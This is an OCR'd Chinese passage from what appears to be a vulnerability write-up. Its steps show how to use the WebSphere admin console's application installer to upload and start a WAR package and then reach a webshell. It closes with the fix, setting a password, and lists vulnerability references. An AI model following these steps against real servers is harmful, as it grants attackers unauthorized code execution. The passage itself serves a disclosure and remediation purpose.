
1.点击WebSphere 企业应用程序，点击安装。




2.上传war包，点击下一步。



3.一直点击下一步，直到下图，填写上下文根，关系到你访问的URL，接着一直点下一步直到安装完成。



4.安装完成之后，点击保存主配置，然后回到WebSphere 企业应用程序，选中war包启动，访问shell。



修复建议

设置密码。

参考资料

https://www.google.com.hk
https://www.baidu.com
http://www.wooyun.org
https://github.com/vulhub 漏洞列表
http://cve.mitre.org 漏洞列表